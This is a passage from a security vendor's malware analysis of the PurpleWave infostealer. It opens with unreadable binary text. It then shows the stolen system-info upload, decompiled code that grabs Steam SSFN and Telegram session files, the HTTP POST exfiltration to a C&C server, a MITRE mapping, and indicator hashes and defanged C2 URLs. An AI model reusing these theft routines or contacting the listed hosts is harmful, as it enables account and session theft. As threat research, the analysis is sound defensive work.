.&L. ...7...'c.....E.3F...G..F...j.H..F...j.p...:1.d.P.2d.s{.<...g.#.W.h.i..[.!D ...g...@>.C...'...
+.fo.aCwH..oJ..~.e...2zT....]-.#+V..9...o.\{...!...q.
:..>..s.....X...'C.....j...@.....eD ...g... @>.C...'o,./s.l.....@cFo...pa..Y] ...~..X?
#.M..P...".ftpt...e...a..."t.Ms...y.e.|.56/%9.....^.'[.o.xc.X.X:.1T...!'O.4NxN.;~...q..r~.
...=nn...M...QUU%{...!...W[.!...D ...gR.....e.d...+...C./'.....E.^..g..E.....R..!){...S*..
%U.m.j...9...>9...~9...9...!.....9..19... r2.i.3rjo;9.....^..u...].s...h.aL.O..
'.4.....Brsse...i.5..._s&...D ...gJR...O...^..e+...[e.....c.H...0~...~..P"o.Q"...Y.)h..+.)u...<w..o. ...';&...R..
%)..O*r:I...X...R.M#.R..Q9..q7..~...{...{...Rw..tn....H.a.....J)//.....].d...i.5..._s...D ...gBR.Pvv...[w@F.Xe.<.
46..i.z...|.....~..
@#DJ..a..9Y.A.*+.h..Yq..1...1..;*.J...h.T.\*e{...R...Tok....lx.. @.;eV.;.E.i..QVV&.....b..m...0L.H...j.3..t!....hiI
@.^..K....%.{.ay... ?..AK....-e..r...cf...|.u.|.....f...!...z...l...HE.v.,Z'.....b..9.7LzuY-.....F.^..A#.
2..4.....:....TJJJ...H
```

Figure 15: A captured screenshot.

After that, it collects all the information about infected systems, such as operating system, CPU info, GPU info, machine GUID, username, machine name, and more.

```

--boundaryaswell
Content-Disposition: form-data; name="sys_data";

PurpleWave v1.0
-----
| Buy PurpleWave at t.me/LuckyStoreSupport |
-----

.....: Tue Aug 4 05:56:38 2020

Windows OS:
..... PC: 216041
.....: F
GPU: Microsoft Basic Display Adapter
CPU:
.....: Intel(R) CPU E5645 @ 2.40GHz
.....: 4
ID: CPU0

--boundaryaswell
Content-Disposition: form-data; name="id";

1
--boundaryaswell
Content-Disposition: form-data; name="hwid";

{486b3eec-6e6963}
--boundaryaswell
Content-Disposition: form-data; name="windows";

Windows
--boundaryaswell
Content-Disposition: form-data; name="username";

P
--boundaryaswell
Content-Disposition: form-data; name="pc";

216041
--boundaryaswell
Content-Disposition: form-data; name="version";

1.0
--boundaryaswell
Content-Disposition: form-data; name="spamerhash";

--boundaryaswell
Content-Disposition: form-data; name="tag";

```

Figure 16: The system information collected by PurpleWave.

The stealer also collects the SSFN files from the Steam application. The Steam application is used for playing, discussing, and creating games. The SSFN file exists to verify the users each time they login to their Steam account. It fetches the Steam path from the registry “Software\\Valve\\Steam” and reads all the SSFN files stored into the config directory.

PurpleWave also steals session-related files from the Telegram application. It reads the value of the default key in the system registry branch “HKCU\Software\Classes\tdesktop.tg\DefaultIcon” to obtain a path of Telegram and collects all the files starts with “map” in the “D877F783D5D3EF8C” directory.

<pre> *(DWORD *)u3 = 0; sub_4041B7((int)&amp;v12, (int)L"Software\\Value\\Steam"); IF ( (unsigned __int8)sub_4179FA(v5, v12, v13, v14, v15, v16, v17, (HKEY)v18) ) { sub_4041B7((int)&amp;v10, (int)L"SteamPath"); sub_4179FA(v10, v11, v18, v15, v16, v17, v18); *(DWORD *)v1 = 1; if ( !(unsigned __int8)sub_405C29(v1 - 140) ) { sub_404C17(v1 - 140); *(BYTE *)v1 = 2; sub_4039E6(v1 - 44); v10 = 72; *(BYTE *)v1 = 3; sub_448F70((void *)v1 - 116, 0, v18); sub_4033A8(v1 - 284); sub_448F70((void *)v1 - 212, 0, 0x480); sub_401DA3(v1 - 212); for ( *(BYTE *)v1 = 5; (unsigned __int8)sub_404D09(v1 - 116, v1 - 212); v3 = 0 ) { sub_401AE3(v1, v1 - 348); *(BYTE *)v1 = 6; sub_4019AE(v1, v1 - 320); u6 = sub_40422A("55Fn", 0); sub_4047CB(v1 - 320); } } } </pre> <p style="text-align: right;">Steam data</p>	<pre> do { sub_401AE3(v1, v1 - 300); *(BYTE *)v1 = 8; sub_4019AE(v1, v1 - 276); u10 = sub_40422A("D877F78D5D3EF8C", 0); sub_4047CB(v1 - 276); *(BYTE *)v1 = 7; sub_40462D((void *)v1 - 300); if ( v14 != -1 ) sub_4036C2(v1 - 88); sub_401AE3(v1, v1 - 276); *(BYTE *)v1 = 9; sub_4019AE(v1, v1 - 300); u10 = sub_40422A("nap", 0); sub_4047CB(v1 - 300); *(BYTE *)v1 = 7; sub_40462D((void *)v1 - 276); if ( v15 != -1 ) sub_4036C2(v1 - 88); sub_401EC1(v1 - 96); } while ( !sub_404D8B(*(DWORD **)(v1 - 96) + 8, *(DWORD **)(v1 - 176) + 8) ); u4 = *(HKEY **)(v1 - 248); </pre> <p style="text-align: right;">Telegram data</p>
--	---

Figure 17: Collecting Steam and Telegram data.

PurpleWave merges all the collected file data, browser data, screenshots, Steam data, Telegram data, and system info, then sends it to a C&C server using an HTTP POST request.

```

POST /gate HTTP/1.1
Content-Type: multipart/form-data; charset=utf-8; boundary=boundaryaswell
User-Agent: app
Host: ████████████████████
Content-Length: 581254
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=51f75b5572280c6daee63b6bfda273b3

```

Figure 18: Sending stolen data to C&C server

## Coverage

The observed indicators in this attack were successfully blocked by the Zscaler Cloud Sandbox.




Figure 19: The Zscaler Cloud Sandbox report for PurpleWave.

In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects indicators at various levels. The following advanced threat protection signatures have been released for detecting the malware:

Win32.PWS.PurpleWave

## Conclusion

Zscaler believes that PurpleWave represents an active and ongoing threat, as the C&C servers are still alive and responding as of this writing. The malware also still appears to be available for purchase on the black market. PurpleWave has incredible potential to steal sensitive information. The malware is in the early stages of development, with the author likely to enhance its stealing capabilities and add more features. We will continue to keep track of this threat to ensure coverage.

## MITRE ATT&CK™ tactic and technique mapping

Tactic	Technique
T1083	File and directory discovery
T1082	System information discovery
T1033	System user discovery
T1124	System time discovery
T1016	System network configuration discovery
T1020	Automated exfiltration
T1041	Exfiltration over C&C channel
T1071	Uses web protocols

T1105	Downloads additional files
T1555	Credentials from web browsers
T1539	Steal web session cookies
T1005	Data from local system
T1113	Screen capture

## Indicators of Compromise (IOCs)

### Hashes

B18BCB300AE480B16A0E0B9110E1C06C  
D8A36DCE73E91780B52B6F387C5CFD78  
9E4D3F4439ED39C01F3346FBDB7488AE  
657C3DDAFF433067C7F74F3453C7EB37  
E770544551F94296B9A867E42435206F  
E23DED17CDF532790F708E8A550969EB  
BC693652D5F57E792551C3A62049BA0B  
B5FB35BE12C66F16F55AF2C2ABC77E55  
AD24A6614C528DE81283FE4A618682C7  
AC17A56355914E231B2AD52E45D6F779  
7A728F42940F5BCB50AC9A5C57C1D361  
53BC8E68A9028C58941B78E4AD867B83  
394298EED78D455416E1E4CF0DEB4802  
30898909FD4BF93FE23C62E6962BED11  
02350FFA6B82CD2079797ED4BA1DD240  
0212EB9562992DA05AB28EFFB9D64D8A  
01C8D886BD213F983D0FD5AD35D78A9A

### URLs

sh1213709[.]a[.]had[.]su/config  
sh1213709[.]a[.]had[.]su/gate  
sh1213709[.]a[.]had[.]su/loader/Kv2TDW4O  
sh1213709[.]a[.]had[.]su/loader/9ZNzBRpT  
sh1213709[.]a[.]had[.]su/loader/Ds5UabYT  
sh1213709[.]a[.]had[.]su/loader/MTIQK8IV  
manget6z[.]beget[.]tech/config  
manget6z[.]beget[.]tech/gate  
ec2-3-134-252-78[.]us-east-2[.]compute[.]amazonaws[.]com/config  
ec2-3-134-252-78[.]us-east-2[.]compute[.]amazonaws[.]com/gate  
bibaiboba[.]beget[.]tech/config  
bibaiboba[.]beget[.]tech/gate  
sumakokl[.]beget[.]tech/config  
sumakokl[.]beget[.]tech/gate  
ikaschyn[.]beget[.]tech/config



ikaschyn[.]beget[.]tech/gate  
h98801x4[.]beget[.]tech/config  
h98801x4[.]beget[.]tech/gate